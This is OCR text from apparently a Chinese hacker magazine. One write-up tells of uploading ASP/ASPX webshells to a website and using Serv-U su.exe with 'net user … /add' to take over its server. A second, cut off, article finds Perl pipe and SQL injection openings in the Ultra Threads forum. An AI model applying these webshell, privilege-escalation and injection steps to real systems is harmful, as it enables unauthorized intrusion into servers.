


图3

那我们再来传一个ASP木马看看能否成功，如图5 所示，HOHO，成功上传了，而且系统还返回了地址。看来只在URL里做了过滤，至此网站入侵结束，不过我还想试试能否提权拿下服务器。

打开WebShell，找到网站所在目录，发现首页居然是ASPX格式的，如图6 所示。

那我就再上传一个ASPX的木马看看吧，因为一般ASPX木马的权限要大些。用WebShell传上去以后成功解析，这时的权限确实要比ASP木马大，CMD能用了，也能改能删。翻了翻硬盘，发现Serv-U，这是个好的预兆，




图4




图5




图6

还等什么？赶紧把提权工具弄上去吧，在CMD中执行

```
E:\WebRoot\su.exe "net user user pass /add
E:\WebRoot\su.exe "net localgroup administrators user /add
```

执行成功并登录了3389，如图7 所示。





图7

服务器的入侵到这里也就结束了。我通过一些低级的漏洞，快速地搞定了整个网站，其实入侵也要细心，如果这次没有我那惊鸿一瞥，或许结果就不一样了。同时希望网络管理员能尽职尽责的做好自己的工作，不要让漏洞泛滥。

脚本小子：CGI程序曾经辉煌过一段时间，不过现在已经有被PHP和ASP所代替的趋势，但是这并不表示CGI程序就一无是处，腾讯到现在还在使用它来运行网站。就现在而言，针对CGI的安全文章可以说是凤毛麟角，希望这篇文章能够使大家对CGI下的渗透有一个大概的认识。

适合读者：入侵爱好者、脚本爱好者

前置知识：脚本基础知识



SQL Injection With CGI

——Ultra Threads论坛最新漏洞



文/图 猛撞鼠标

UT论坛是典型的LAMP组合（Linux，Apache，MySQL，Perl），其界面简洁，安全性在国内使用的各种论坛里也算得上数一数二的。作为一个WEB安全爱好者，我忍不住想要试试UT论坛的安全性，本文把此次的发现漏洞过程跟各位读者分享，希望能对大家有所帮助。

现在开始我们的探索之旅，不过在看本文之前，需要大家了解一点Linux和Perl的基础知识，因为文章中提到了一些基本的命令，大家可以翻翻Google或者Baidu一下。

先随便找个UT论坛，用常规方法首先测试SQL注入，用阿D-SQL注入器找了N个网页，都没发现有可注入的地方，手工添加"'"和and 1=2也不行，如图1所示，网页都是正常返回。




图1

看来SQL注入没戏了，接下来用X-Scan扫描，也只是得到一些不痛不痒的安全隐患。Wuftp溢出，Apache漏洞等等，并且试验了一下，都没什么效果，估计是误报。

看来只能用最原始的办法了，慢慢读源代码。UT论坛是Perl编写的，而Perl程序的漏洞大多在Open或者System函数的使用中出现。举个例子，假如在Open或System函数中，对打开的文件或命令未做处理的话，我们可以提交一些特殊格式的命令来达到目的，如"Open (IMG，$file_img) or die "Could not Open image because: $!\n";"，假如在$file_img文件名中出现"|"字符，脚本就会执行命令，如$file_img='..bin/ls |'。

根据以上，我们在本地搭建的论坛环境中输入命令："grep Open *.cgi |more"，如图2所示。

在结果中找了一些可能有漏洞的文件看一下：




图2

Cfg_general_x.cgi程序中239行，如图3所示。



图3

打开的文件名称也不是外面输入的数据（untainted），再看Post_reply_x.cgi，程序里有上传附件的功能，附件的文件名是外部输入的。来看看源程序，如图4所示。



图4

其中的$fileName是外部输入的，我们来看看程序有没有对其做合法性检查，如图5所示。




图5

下面几行是对$fileName的合法性检查，如图6所示。



图6

首先256行去掉"/"和"\"等路径符，只留下文件名，然后257行去掉文件名中非字母非"."非"-"的字符。

为了防止上传木马程序，263行对后缀名为ASP，JSP，CGI，PL，PHP的文件进行了处理，将其变为TXT的文件。接着看了几个文件都是如此，看来UT对于安全性方面的考虑确实是很周到。

转了一圈，还是想试试SQL注入，主要是因为SQL防不胜防，只要做程序的稍有松懈，漏洞就会迎面而来。

简单说一下SQL注入吧，假如某页面的地址为："http://xx.cn/cgi-bin/board_show.cgi?id=62&age=0"，提交的参数是"id=62，age=0"，到CGI程序中就是"$id=62，$age=0"，在SQL语句中猜测一下大概为："select * from ut_borads where id=$id and age=$age;"，所以假如我们网页中提交的参数手工修改一下，比如

"age=0 or 1=1",那么程序中SQL语句就会变为:"select * from ut_borads where id=62 and age=0 or 1=1;"这将选出所有id=62的数据——可惜UT对这种SQL语句中的参数进行了严格的过滤。

看了大部分的文件,发现所有的字符型变量用于SQL语句前,都做了Quote()处理。而Quote()函数的作用是把字符串两边加上单引号,并把用户提交的单引号复制成两个单引号。所以所有经过了Quote()函数处理过的数据就不能被利用了,因此我们无法提交额外的SQL命令或者篡改其它有用的东西了。

还有整型变量,程序也用INT来进行了限制,所以我们也不能提交额外的非整型的字符来执行命令,如图7所示。




图7

如果你看看源代码会发现,UT论坛非常广泛的使用了Quote()函数和INT限制,这对我们来说非常不好,但是还有机会……看程序Pm_addbuddy_x.cgi,程序很短,只有66行,大家仔细看看下面的几行程序,如图8所示。




图8

终于找到我们梦寐以求的东西了,该程序作用是将用户添加到自己短消息簿中。

第39行语句"my $userId=$cgi->param('id')",$userId从网页中取出,但是居然没有做任何检查就用到第43行的SQL语句中了,来看一下SQL语句:"my $query ="select userName FROM ut_users WHERE id=$userId";"这样我们就可以在网页提交的ID变量中做一下小小的修改,首先为了确定这地方确实有SQL注入,我们可以在ID后面加"'",如图9所示。

